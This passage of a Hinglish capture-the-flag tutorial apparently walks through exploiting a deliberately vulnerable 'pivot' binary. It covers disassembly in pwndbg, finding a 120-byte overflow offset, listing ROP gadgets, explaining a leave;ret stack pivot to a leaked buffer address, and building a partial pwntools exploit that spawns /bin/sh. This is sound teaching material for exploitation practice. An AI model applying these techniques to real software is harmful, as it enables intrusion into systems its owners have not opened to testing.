0x00000000004011fd <+78>:   mov    esi,0x100
0x0000000000401202 <+83>:   mov    rdi,rax
0x0000000000401205 <+86>:   call   0x401070 <fgets@plt>
0x000000000040120a <+91>:   lea    rdi,[rip+0xe10]      # 0x402021
0x0000000000401211 <+98>:   mov    eax,0x0
0x0000000000401216 <+103>:  call   0x401060 <printf@plt>
0x000000000040121b <+108>:  mov    rdx,QWORD PTR [rip+0x2e2e]    # 0x404050 <
stdin@@GLIBC_2.2.5>
0x0000000000401222 <+115>:  lea    rax,[rbp-0x70]
0x0000000000401226 <+119>:  mov    esi,0x80
0x000000000040122b <+124>:  mov    rdi,rax
0x000000000040122e <+127>:  call   0x401070 <fgets@plt> I
0x0000000000401233 <+132>:  nop
0x0000000000401234 <+133>:  leave
0x0000000000401235 <+134>:  ret
End of assembler dump.
pwndbg>
```



Yha hum kuchh function **call** ho rhe hai. **malloc** jo ki memory allocation kr rha hai. fir call ho rha hai **printf()** jo ki us **memory leak** ko print kr rha hai. uske bad agli chij print ho rhi hai “**enter data**” jo ki next **printf** se print ho rhi hai. fir humse input manga jata hai **fgets** function se. to **fgets** kya hai **gets** function ka secure version hai. **gets** function user se input lene ka kam krta hai agar length specify nhi krta hai. agar man lo user bahut jayada input de de to **stack overflow** ho jayega. **fgets** me hum define kr skte hai ki kitni length ka input lena hai. fir print ho rha hai **pivot, pivot, pivot** fir .

Uske bad ek aur **fgets** hai mtlb do bar input li ja rhi hai. jaisa ki hum code read krke smjh skte hai phla wala fgets **0x100 (means 256 bytes)** ka input le rha hai aur dusra **fgets 0x80 (means 128 bytes)** ka input le rha hai.

To yha pr bhi kuchh khas kam nhi ho rha hai.

Ab hum **win** ko bhi **disassemble** krke dekh lete hai.

```
pwndbg> disassemble win
Dump of assembler code for function win:
0x0000000000401176 <+0>:    endbr64
0x000000000040117a <+4>:    push   rbp
0x000000000040117b <+5>:    mov    rbp, rsp
0x000000000040117e <+8>:    mov    DWORD PTR [rbp-0x4], edi
0x0000000000401181 <+11>:   mov    DWORD PTR [rbp-0x8], esi
0x0000000000401184 <+14>:   cmp    DWORD PTR [rbp-0x4], 0xbabecafe
0x000000000040118b <+21>:   jne    0x4011ac <win+54>
0x000000000040118d <+23>:   cmp    DWORD PTR [rbp-0x8], 0xcafebabe
0x0000000000401194 <+30>:   jne    0x4011ac <win+54>
0x0000000000401196 <+32>:   mov    eax, 0x3b
0x000000000040119b <+37>:   mov    edi, 0x404040
0x00000000004011a0 <+42>:   mov    esi, 0x0
0x00000000004011a5 <+47>:   mov    edx, 0x0
0x00000000004011aa <+52>:   syscall
0x00000000004011ac <+54>:   nop
0x00000000004011ad <+55>:   pop    rbp
0x00000000004011ae <+56>:   ret
End of assembler dump.
pwndbg>
```

To yha pr ye do **registers** humare liye important hai jb hume kisi **function** ka **arguments** pas krna hota hai. to hu **rdi**, **rsi** ka use lete hai.

To is function ko chahiye **2 arguments** jo ki **edi** aur **esi** me honge. To yha pr sbse phle edi ko **[rbp-0x4]** me mov kr rha hai. aur esi ko **[rbp-0x8]** ke andar mov kr rha hai. use bad **[rbp-0x4]** ko **0xbabecafe** se compare kr rha hai agar equal hote hai to next instruction pr jayega otherwise **<win+54>** pr chla jayega. aur **[rbp-0x8]** ko **0xcafebabe** se compare kr rha hai. agar equal hua to next instruction pr jayega otherwise **<win+54>** chala jayega.

To agar hume is program me bne rhna hai to do argument hume provide krne honge. **0xbabecafe** aur **0xcafebabe**.

Uske bad next instruction **eax** me hum mov krte hai **59** humber mtlb **execve** syscall call hone ja rhi hai. Uske bad **edi** me jo bhi argument hai hum use **syscall** krne ja rhe hai. aur **esi** ke andar **null** aur **edx** ke andar **null**.

```
0x00000000000401194 <+30>: jne    0x4011ac <win+54>
0x00000000000401196 <+32>: mov    eax, 0x3b   I
0x0000000000040119b <+37>: mov    edi, 0x404040
0x000000000004011a0 <+42>: mov    esi, 0x0
0x000000000004011a5 <+47>: mov    edx, 0x0
0x000000000004011aa <+52>: syscall
0x000000000004011ac <+54>: nop
0x000000000004011ad <+55>: pop    rbp
0x000000000004011ae <+56>: ret

End of assembler dump.
```

```
pwndbg> x/s 0x404040
```

```
pwndbg> x/s 0x404040
0x404040 <bin_sh>:      "/bin/sh"
pwndbg> █
```

To yha pr **/bin/sh** argument me pass ho rha hai. to agar hum **win** function ko call krte hai in do arguments **edi** aur **esi** ke sath to humare ko **shell** mil jayega.

To hume **/bin/sh** ko call krna hai is pure challenge me do argument ke sath. jo ki bahut aasan hai hume ek function ko call krna hai do argument dena hai. **pop rdi**, **pop rsi** gadget ka hum use kr skte hai.

To hum is binary ko aur jyada **examine** kr lete hai jo **memory address leak** mil rha hai wo kis chij ka hai.

Hum program ko run krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Stack Pivot/pivot
Pivot To - 0x6862a0
Enter Data - AAAABBBCCCCDDDD
Pivot! Pivot! Pivot! - █
```

Yha pr ye address leak kr diya hai. aur kuchh input dene ke bad **ctrl+c** krke cancel kr dete hai. fir **examine** krte hai.

```
pwndbg> x 0x6862a0
0x6862a0:      "AAAABBCCCCDDDD\n"
pwndbg>
```

Yha pr dekh skte hai ki jo bhi hum input de rhe hai uska **address** hai. To ise hum copy kr lete hai, author ne jb diya hai to ye kahin n kahin to kam aayega hi.

Yha pr do input field hai hum dekhna hogya ki kaun sa **Buffer Overflow** se vulnerable hai. phla wala hai ya dusra hai ya dono hai.

Jaisa ki humne phle hi dekha tha isme input lene ke liye **fgets** ka use ho rha hai. to yha pr jo **fgets** ka **length** hai usse jyada ka input nhi dal skte hai. hum agar hum dalte hai to usse jyada length ka input nhi jayega.

To sbse phle wala **fgets 256 bytes** ka input le rha tha to hum **256 bytes** ka input dal kr dekhte hai ki wh **Buffer Overflow** se vulnerable hai ki nhi.

```
pwndbg> cyclic 256
aaaabaaaacaaadaaaeeaaafaaagaaaahaaaiaajaaakaaalaaamaaaaaaoaaapaaaqaaaaraaaasaaaataaaauuaav
aaawaaaaxaaaayaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboabpaabqaabra
absaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfacaacgachaaciaacjaaackaaclaacmaacnaa
c
pwndbg>
```

Aur hum paste krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Stack Pivot/pivot
Pivot To - 0x7092a0
Enter Data - aaaabaaaacaaadaaaeeaaafaaagaaaahaaaiaajaaakaaalaaamaaaaaaoaaapaaaqaaaaraaa
saaataaaauuaavaaaaawaaaaxaaaayaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaabo
aabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaceaacfacaacgachaaciaacjaaacka
aclaacmaacnaac
Pivot! Pivot! Pivot! - [Inferior 1 (process 2623) exited normally]
pwndbg>
```

To yha pr hume lg nhi rha hai ki program vulnerable hai kyoki ye exit kiya hai normally. Aur hum janna chahenge ki ye **Pivot! Pivot! Pivot!** – ne humse input jyo nhi liya.

To yha pr humne 256 length ka humne input dala aur enter hit kiya to ek line bhi gyi. To 257 length ka input ho gya lekin fgets sirf 256 length ka input le skta tha. to jo next line

thi jo enter hit krne se hui thi wo is **Pivot! Pivot! Pivot!** – me chali gyi. To isne socha ki enter press ho gaya to ye aage aa gaya. Isliye fgets ko secure bolte hai hum kyoki extra input denge to wo agle input me chala jayega. wo isme count hoga hi nhi. To yha pr 255 length ka hi highest input de skte hai jisme ek new line bhi include hogi.

Ab hum dusre wale ko bhi check kr lete hai ki kya wo vulnerable hai. jo **Pivot! Pivot! Pivot!** – input le rha tha.

To yha pr **128** length ka input le leta hai. kyoki 128 hi highest input tha.

```
pwndbg> cyclic 128
aaaabaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaalaaamaanaaaapaaaqaaaraaasaataaaauuaav
aaawaaaaxaaayaazaabbaabcaabdaabeaabfaabgaab
pwndbg>
```

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Stack Pivot/pivot
Pivot To - 0x6382a0
Enter Data - AAAABBB
Pivot! Pivot! Pivot! - aaaabaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaalaaamaanaaaaoa
aaqaaaraaasaataaaauuaavaaaawaaxaaayaazaabbaabcaabdaabeaabfaabgaab
```

Enter hit krte hai.

```
RBP 0x6261616562616164 ('daabeaab')
RSP 0x7fff0963f488 ← 0x61616762616166 /* 'faabgaa' */
RIP 0x401235 (vuln+134) ← ret
[ DISASM ]
► 0x401235 <vuln+134>    ret    <0x61616762616166>
```

To yha pr ye crash ho gaya hai to yha pr **Buffer Overflow** hai. lekin ek twist ke sath **Buffer Overflow** hai.

```
[ STACK ]  
00:0000 | rsp 0x7fff0963f488 ← 0x61616762616166 /* 'faabgaa' */  
01:0008 | 0x7fff0963f490 ← 0x0  
02:0010 | 0x7fff0963f498 → 0x7f6bcd357083 (_libc_start_main+243) ← mov edi, eax  
03:0018 | 0x7fff0963f4a0 → 0x7f6bcd565620 (_rtld_global_ro) ← 0x50f2700000000  
04:0020 | 0x7fff0963f4a8 → 0x7fff0963f588 → 0x7fff096402e8 ← '/root/yt/pwn/public/Stack Pivot/pivot'  
05:0028 | 0x7fff0963f4b0 ← 0x100000000  
06:0030 | 0x7fff0963f4b8 → 0x401236 (main) ← endbr64
```

Yha pr sbse phle hum **Offset** nikal lete hai.

```
pwndbg> cyclic -l faab  
120  
pwndbg>
```

To yha pr hume **Offset** ki value **120** mila.

Yha pr twist kya hai ki phle humne jitne bhi **Buffer Overflow** attack kiye the to unme stack

```
[ STACK ]  
00:0000 | rsp 0x7fff0963f488 ← 0x61616762616166 /* 'faabgaa' */  
01:0008 | 0x7fff0963f490 ← 0x0  
02:0010 | 0x7fff0963f498 → 0x7f6bcd357083 (_libc_start_main+243) ← mov edi, eax  
03:0018 | 0x7fff0963f4a0 → 0x7f6bcd565620 (_rtld_global_ro) ← 0x50f2700000000  
04:0020 | 0x7fff0963f4a8 → 0x7fff0963f588 → 0x7fff096402e8 ← '/root/yt/pwn/public/Stack Pivot/pivot'  
05:0028 | 0x7fff0963f4b0 ← 0x100000000  
06:0030 | 0x7fff0963f4b8 → 0x401236 (main) ← endbr64  
07:0038 | 0x7fff0963f4c0 → 0x401250 (_libc_csu_init) ← endbr64  
[ BACKTRACE ]
```

pura bhar jata tha lekin yha pr stack ki jo phli value hai n bs wo bhar rhi hai. mltb hum bs ek **address** ko **overflow** kr skte hai. sirf ek address ko usse jyada nhi kr skte hai.

agar hum examine command se dekhe to yha hum **10 values** dekhte hai. yha **rsp** means **stack** ko **rsp** ki jo bhi value hoti hai wahi **stack** hoti hai.

```
pwndbg> x/10gx $rsp
0x7fff0963f488: 0x0061616762616166 0x0000000000000000
0x7fff0963f498: 0x00007f6bcd357083 0x00007f6bcd565620
0x7fff0963f4a8: 0x00007fff0963f588 0x0000000100000000
0x7fff0963f4b8: 0x0000000000401236 0x0000000000401250
0x7fff0963f4c8: 0x4c430945bf6124fc 0x0000000000401090
pwndbg>
```

To yha pr hum bs ek **address overflow** kiya hai baki to waise ke waise hi hai. use hum overflow nhi kr skte hai. to humne **highest length** ka input dala tha **120** isse jyada ka hum dal hi nhi skte hai.

Mltb hum bs ek hi value ko **overflow** kr skte hai. bs **Retrun Address** ki value ko **overflow** kr skte hai.

Ab hume **win()** function ko call krna hai. aur **win()** function ke sath **2 arguments** dene honge. To uske **gadget** kaise banenge.

Sbse phle **pop rdi**,

```
pwndbg> x/10gx $rsp
0x7fff0963f488: 0x0061616762616166 0x0000000000000000
0x7fff0963f498: 0x00007f6bcd357083 0x00007f6bcd565620
0x7fff0963f4a8: 0x00007fff0963f588 0x0000000100000000
0x7fff0963f4b8: 0x0000000000401236 0x0000000000401250
0x7fff0963f4c8: 0x4c430945bf6124fc 0x0000000000401090
pwndbg>
```

Yha aana chahiye.

Fir uski value jo dalni hai. wo

```
pwndbg> x/10gx $rsp
0x7fff0963f488: 0x0061616762616166 0x0000000000000000
0x7fff0963f498: 0x00007f6bcd357083 0x00007f6bcd565620
0x7fff0963f4a8: 0x00007fff0963f588 0x0000000100000000
0x7fff0963f4b8: 0x0000000000401236 0x0000000000401250
0x7fff0963f4c8: 0x4c430945bf6124fc 0x0000000000401090
pwndbg>
```

Yha aana chahiye.

Fir pop **rsi**,

```

pwndbg> x/10gx $rsp
0x7fff0963f488: 0x0061616762616166      0x0000000000000000
0x7fff0963f498: 0x00007f6bcd357083      0x00007f6bcd565620
0x7fff0963f4a8: 0x00007fff0963f588      0x0000001000000000
0x7fff0963f4b8: 0x0000000000401236      0x0000000000401250
0x7fff0963f4c8: 0x4c430945bf6124fc      0x0000000000401090
pwndbg>

```

Yha aana chahiye.

Fir uski jo value dalni hai wo

```

pwndbg> x/10gx $rsp
0x7fff0963f488: 0x0061616762616166      0x0000000000000000
0x7fff0963f498: 0x00007f6bcd357083      0x00007f6bcd565620
0x7fff0963f4a8: 0x00007fff0963f588      0x0000001000000000
0x7fff0963f4b8: 0x0000000000401236      0x0000000000401250
0x7fff0963f4c8: 0x4c430945bf6124fc      0x0000000000401090
pwndbg>

```

Yha aana chahiye.

Fir **win()** function ka **address**.

```

pwndbg> x/10gx $rsp
0x7fff0963f488: 0x0061616762616166      0x0000000000000000
0x7fff0963f498: 0x00007f6bcd357083      0x00007f6bcd565620
0x7fff0963f4a8: 0x00007fff0963f588      0x0000001000000000
0x7fff0963f4b8: 0x0000000000401236      0x0000000000401250
0x7fff0963f4c8: 0x4c430945bf6124fc      0x0000000000401090
pwndbg>

```

Lekin problem ye hai ki hum itni value ko **overflow** kr hi nhi skte hai. hum sirf phli value ko kr skte hai. to hum **win()** function ko call hi nhi kr skte **2 arguments** ke sath.

To yha pr jo humara **stack** hai wo bahut limited hai. to jb bhi hume **stack** me limited jagah mile to ye challenge hai **stack pivoting** ka.

To **stack pivoting** se hum kya smajhte hai. sbse phle **pivot** ka mtlb hota hai change krna move arround. Apni jagah ko change krna to yha pr hum kh rhe hai **stack pivoting** mtlb hum apne **stack** ko badal dete hai.

Yha hum **stack pivot technique** me kya krte hai ki hume **stack** me jagah nahi milti ya bahut limited jagah milti hai to hum apne **stack** ko badal kr dusri jagah kr dete hai. yani ki **rsp** se pta chlta hai humare program ko ki humara **stack** kahan hai. to mai kisi tarah **rsp** ki value badal du koi dusri value rkh du **rsp** ki to usse kya hoga. Jo value mai program ki rkhunga wo program ko lagega wo mera **stack** hai. to **rsp** ko koi aisi jagah set kr du

jahan mai apna bahut sara code likh skta hun. To mera wahi **stack** bn jayega. wahi se wh next **addresses** utha utha ke execute krne lg jayega.

To hum is **stack pivoting technique** me kya kam krte hai is **rsp** ko badal dete hai. aur kisi aisi jagah pr change kr dete hai jahan hum bahut sara code likh paye na ki sirf ek ya do tk smit rhe. Aur bahut sara input likhenge to hum normal sa **ROPchain** bna skte hai. **pop rdi** wali wo sb. Fir wo ek-2 execute krte rhenge jaise normally hoti hai.

To iske liye ek aisa gadget chahiye jo humare **rsp** ki value ko badal paye. To ise dudne ke liye hum **ROPgadget** ka use le skte hai.

```
→ Stack Pivot ROPgadget --binary ./pivot
```

```
0x00000000004011a5 : mov edx, 0 ; syscall
0x00000000004010bf : nop ; endbr64 ; ret
0x0000000000401233 : nop ; leave ; ret
0x00000000004011ac : nop ; pop rbp ; ret
0x00000000004010ef : nop ; ret
0x000000000040116c : nop dword ptr [rax] ; endbr64 ; jmp 0x401100
0x00000000004010e6 : or dword ptr [rdi + 0x404050], edi ; jmp rax
0x00000000004012ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004012ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004012b0 : pop r14 ; pop r15 ; ret
0x00000000004012b2 : pop r15 ; ret
0x00000000004012ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004012af : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040115d : pop rbp ; ret
0x00000000004012b3 : pop rdi ; ret
0x00000000004012b1 : pop rsi ; pop r15 ; ret
0x00000000004012ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004010e8 : push rax ; add dil, dil ; loopne 0x401155 ; nop ; ret
0x000000000040101a : ret
0x0000000000401193 : retf 0x1675
0x0000000000401188 : retf 0xbabe
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
```

To yha pr **pop rsp** mil gya lekin iske sath aur bhi bahut sare **gadgets** hai ye akela nhi hai. sbko lena hoga agar ise lete hai to.

To hum fir se fs gye ki hum ab kya kare. To yhi pr hum aate hai back to basic.

Yha ek **leave** instruction bhi hai.

```
0x000000000004011a5 : mov edx, 0 ; syscall
0x000000000004010bf : nop ; endbr64 ; ret
0x00000000000401233 : nop ; leave ; ret
0x000000000004011ac : nop ; pop rbp ; ret
0x000000000004010ef : nop ; ret
0x0000000000040116c : nop dword ptr [rax] ; endbr64 ; jmp 0x401100
0x000000000004010e6 : or dword ptr [rdi + 0x404050], edi ; jmp rax
0x000000000004012ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000004012ae : pop r13 ; pop r14 ; pop r15 ; ret
0x000000000004012b0 : pop r14 ; pop r15 ; ret
0x000000000004012b2 : pop r15 ; ret
0x000000000004012ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000004012af : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000040115d : pop rbp ; ret
0x000000000004012b3 : pop rdi ; ret
0x000000000004012b1 : pop rsi ; pop r15 ; ret
0x000000000004012ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000004010e8 : push rax ; add dil, dil ; loopne 0x401155 ; nop ; ret
0x0000000000040101a : ret
0x00000000000401193 : retf 0x1675
0x00000000000401188 : retf 0xbabe
0x00000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000040105b : sar edi, 0xff ; call qword ptr [rax - 0x5e1f00d]
```

Aur leave instruction do instruction run krta hai. hota ek instruction but kam do krta hai.

To **rbp** ki jo bhi value hoti hai use mov kr deta hai **rsp** ke andar (**mov rsp, rbp**). Aur second kam kya krta hai. aur **stack** me jo bhi value hoti hai use utha kr **rbp** me rkh deta hai. (**pop rbp**)

[ **mov rsp, rbp** ; **pop rbp** ]

To hum iska use le skte hai apne **rsp** ki value ko badalne ke liye apne **stack** ko badalne ke liye lekin uske liye hume **rbp** ki value set krni padegi.

Agar ek bar **rbp** ki value set kr di jo hum chahte hai to hum is **leave** instruction ki help se **rsp** pr set kra skte hai aur humara **stack** badal jayega.

To ye kaise kr skte hai ise samajhte hai.

To hum ise samajhne ke liye **gdb** open krte hai.

```

→ Stack Pivot gdb ./pivot
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./pivot...
(No debugging symbols found in ./pivot)
pwndbg> disassemble v

```

Ab hum **vuln** function ko **disassemble** kr dete hai.

```

0x00000000004011e1 <+50>:    lea    rdi,[rip+0xe2b]          # 0x402013
0x00000000004011e8 <+57>:    mov    eax,0x0
0x00000000004011ed <+62>:    call   0x401060 <printf@plt>
0x00000000004011f2 <+67>:    mov    rdx,QWORD PTR [rip+0x2e57]      # 0x404050 <
stdin@@GLIBC_2.2.5>
0x00000000004011f9 <+74>:    mov    rax,QWORD PTR [rbp-0x8]
0x00000000004011fd <+78>:    mov    esi,0x100
0x0000000000401202 <+83>:    mov    rdi,rax
0x0000000000401205 <+86>:    call   0x401070 <fgets@plt>
0x000000000040120a <+91>:    lea    rdi,[rip+0xe10]          # 0x402021
0x0000000000401211 <+98>:    mov    eax,0x0
0x0000000000401216 <+103>:   call   0x401060 <printf@plt>
0x000000000040121b <+108>:   mov    rdx,QWORD PTR [rip+0x2e2e]      # 0x404050 <
stdin@@GLIBC_2.2.5>
0x0000000000401222 <+115>:   lea    rax,[rbp-0x70]
0x0000000000401226 <+119>:   mov    esi,0x80
0x000000000040122b <+124>:   mov    rdi,rax
0x000000000040122e <+127>:   call   0x401070 <fgets@plt>
0x0000000000401233 <+132>:   nop
0x0000000000401234 <+133>:   leave 
0x0000000000401235 <+134>:   ret
End of assembler dump.
pwndbg> █

```



To jb hum overflow karenge. to yha pr bhi dekh skte hai **leave** aur **ret** hai. to leave kya kam karega jo bhi **rbp** ki value set hogi is time pr use **rsp** me set kr dega. uske bad next instruction aayega **pop rbp**. Ye jo bhi **stack** ke andar value hogi use **rbp** me set kr deta hai. to kyoki hum **stack** ko control kr pa rhe hai to stack me mai wo value likh dunga jo hum dena chahte hai. to hum is **leave** ki help se **rbp** ko control kr skta hun.

To yha hum **return address** tk **stack** ko control kr rhe hai. **ret** ke bad hum control nhi kr skte hai.

To isme sebse phle kya ho rha **mov rbp** to **rsp**. **rbp** ki value **rsp** pr set ho rhi hai.

```
stdin@@GLIBC_2.2.5>
0x0000000000401222 <+115>:    lea      rax,[rbp-0x70]
0x0000000000401226 <+119>:    mov      esi,0x80
0x000000000040122b <+124>:    mov      rdi,rax
0x000000000040122e <+127>:    call    0x401070 <fgets@plt>
0x0000000000401233 <+132>:    nop
0x0000000000401234 <+133>:    leave
0x0000000000401235 <+134>:    ret
End of assembler dump.
pwndbg>
```

ab jo yha tk aate-2 **rbp** ki value hogi wo chali jayegi **rsp** ke andar . fir ye kya kam karega jb ye apni value mov kr di **rsp** ke andar. fir ye new value **stack** ke andar se uthata hai. yani ki **pop rbp** mtlb **stack** ke andar se uthata hai aur **rbp** ke andar rkhta hai. aur wo nayi value hum control kr skte hai. kyoki hum **stack** ko control kr rhe hai **return address** tk.

Hum **return address** tk sb kuchh control kr rhe hai uske aage kuchh nhi de skte hai. lekin usse phle ka to de skte hai n.

Humne isse phle **Stack Buffer Overflow** smjh liya tha. ki stack ka struncture kaisa hota hai. phle **local variables** aate hai. uske bad aata hai humara **address** jo ki **rbp** pr jata hai. uske bad humara aata hai return address.

To **return address** se phle mai jo bhi dunga to wo jayega rbp ke andar **leave** instrunction ki help se.

To hum yha pr kya krne wale hai, hum leave instruction ki help se **rbp** ko set kr dunga jahan pr humara sara input ja rha hai us value ko, to set ho jayega uske bad **ret** me aane ke bad wapas se ek aur **leave** de dunga. Kyoki **leave** kya kam krtा tha. **rbp** ki value ko **rsp** pr set krta hai. kyoki ek bar **leave** ho chuka hai. to humari **rbp** ki value set thi. Us **rbp** ko ye mov krke **rsp** pr set kr dega. jo humne value set ki thi **rbp** ki. Wo jaise hi agla

**leave** lega. Hum do bar **leave** and **ret** krne wale hai. phli bar to program me apne aap hogा dusri bar **ret** se hum dubara **leave** pr le jayenge. Usse kya hoga rbp ki value jo hogi dubara rsp pr jayegi. To is bar rbp ko hum control kr rhe hai to. wo rsp pr value chali jayegi. Jaise hi rsp pr gyi waise hi stack badal jayega. aur ek bar stack badal jayega fir to usmke andar humne phle se hi apni sari values likhi hui hongi. Jo bhi humare gadgets chal rhe the wahan se wo fir return execute krna suru karega line by line.

Ab hum exploit likhna start krte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()

payload = cyclic(120) +
io.sendline(payload)

io.interactive()
~
```

Yha pr humne exploit ka template bna liya.

Yha pr hume **return address** se phle hume apna **rbp** set krna hoga. Kyoki jo phla **leave** aur ret instruction hoga jo ki **vuln** function ke andar automatically aayega. Wo kya kam karega jo bhi hum yha value denge **rbp** wale jagah pr abhi. Wo use **rbp** me dal dega. fir hum dubara **leave** aur **ret** ko call karenge. to wo jo **rbp** hai wo mov ho jayega **rsp** me aur humara **stack** badal jayega.

To yha pr hum kya kam krenge **Cyclic()** ko **120** ki jagah **112** kr denge.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()

payload = cyclic(112) + pack() + ■

io.sendline(payload)

io.interactive()
~
```

Yha hum **cyclic** ko **112** kr diya iske bad **pack()** me hum jo bhi denge wo **rbp** me jayega. Wo abhi hum dekhte hai kya dena hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()

payload = cyclic(112) + pack() + pack(0)

io.sendline(payload)

io.interactive()
~
```

Yha pr hum **return address** de denge jaisa ki hume pta hai hum return to **leave** aur **ret** pr krna hai. ek bar **leave** aur **ret** apne aap hogा aur ek bar hum krwayenge. To wo hum yha pr de dete hai.

To iske liye hum binary ko **gdb** open kr lenge aur **vuln** function ko **disassemble** kr lete hai aur isi ka **leave** aur **ret** copy kr lete hai.

```

0x00000000004011e1 <+50>:    lea    rdi,[rip+0xe2b]      # 0x402013
0x00000000004011e8 <+57>:    mov    eax,0x0
0x00000000004011ed <+62>:    call   0x401060 <printf@plt>
0x00000000004011f2 <+67>:    mov    rdx,QWORD PTR [rip+0x2e57]      # 0x404050 <
stdin@GLIBC_2.2.5>
0x00000000004011f9 <+74>:    mov    rax,QWORD PTR [rbp-0x8]
0x00000000004011fd <+78>:    mov    esi,0x100
0x0000000000401202 <+83>:    mov    rdi,rax
0x0000000000401205 <+86>:    call   0x401070 <fgets@plt>
0x000000000040120a <+91>:    lea    rdi,[rip+0xe10]      # 0x402021
0x0000000000401211 <+98>:    mov    eax,0x0
0x0000000000401216 <+103>:   call   0x401060 <printf@plt>
0x000000000040121b <+108>:   mov    rdx,QWORD PTR [rip+0x2e2e]      # 0x404050 <
stdin@GLIBC_2.2.5>
0x0000000000401222 <+115>:   lea    rax,[rbp-0x70]
0x0000000000401226 <+119>:   mov    esi,0x80
0x000000000040122b <+124>:   mov    rdi,rax
0x000000000040122e <+127>:   call   0x401070 <fgets@plt>
0x0000000000401233 <+132>:   nop
0x0000000000401234 <+133>:   leave
0x0000000000401235 <+134>:   ret
End of assembler dump.

```

**pwndbg** |

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()

payload = cyclic(112) + pack() + pack(0x0000000000401234)

io.sendline(payload)

io.interactive()
~
```

Ab aata hai main hume kahan jana hai. mtlb apne stack ko kahan pr badal ke rkhna hai. jahan pr input dal paye apna. Aur uska address bhi pta ho humare ko to aisi jagah hume achhe se pta hai jahan hum bahut data likh paye to humare ko leak ho rha hai address jaha pr humara input ja rha “**Enter Data**” wala. To wahan pr hum kafi sara data likh skte hai. to wahan pr hum kafi sara data likh skte hai jaisa ki humne dekha tha **fgets 256** length ka data le rha hai. to **256** length bahut hai humare liye. to yha pr jo **address** leak ho rha hai use hum likhenge

To yha pr humare ko **receive** krna padega **readline()** function se.

To wh phli line me aa rha hai to use print krke dekhte hai.



```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
print(io.recvline())
payload = cyclic(112) + pack() + pack(0x0000000000401234)

io.sendline(payload)
io.interactive()
~
```

## Output

```

→ Stack Pivot python3 exploit.py
[*] '/root/yt/pwn/publish/Stack Pivot/pivot'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Stack Pivot/pivot': pid 2676
b'Pivot To - 0x17e52a0\n'
Traceback (most recent call last):
  File "exploit.py", line 9, in <module>
    payload = cyclic(112) + pack() + pack(0x0000000000401234)
TypeError: pack() missing 1 required positional argument: 'number'
[*] Stopped process '/root/yt/pwn/publish/Stack Pivot/pivot' (pid 2676)
→ Stack Pivot
```

Yha pr humare ko bs yhi **address** chahiye. To yha pr hum “-“ ke base pr split kr dete hai. Aur second number wala string get kr lenge aur new line ko hta denge. To **new line (\n)** htane ke liye.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
print(io.recvline(keepends=False))
payload = cyclic(112) + pack() + pack(0x00000000000401234)

io.sendline(payload)

io.interactive()
~
```

**keepends=False** means end me jo bhi character hai use remove kr do.

Ab hum is string ko split krenge.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

io = process()
print(io.recvline(keepends=False).split(b'-')[1])
payload = cyclic(112) + pack() + pack(0x00000000000401234)

io.sendline(payload)

io.interactive()
```

Yha pr humne '-' ke base pr split aur **index number [1]** means second stirng ko print kiya.

## Output

```

→ Stack Pivot python3 exploit.py
[*] '/root/yt/pwn/publish/Stack Pivot/pivot'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:     No PIE (0x400000)
[*] Starting local process '/root/yt/pwn/publish/Stack Pivot/pivot': pid 2702
b'0xd6c2a0'
Traceback (most recent call last):
  File "exploit.py", line 9, in <module>
    payload = cyclic(112) + pack() + pack(0x0000000000401234)
TypeError: pack() missing 1 required positional argument: 'number'
[*] Stopped process '/root/yt/pwn/publish/Stack Pivot/pivot' (pid 2702)
→ Stack Pivot

```

Is bar humare ko **address** sahi format me mil gya hai. lekin ye address abhi bhi byte (hex) format me hai. hume ise integer me convert krna hai.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./pivot')

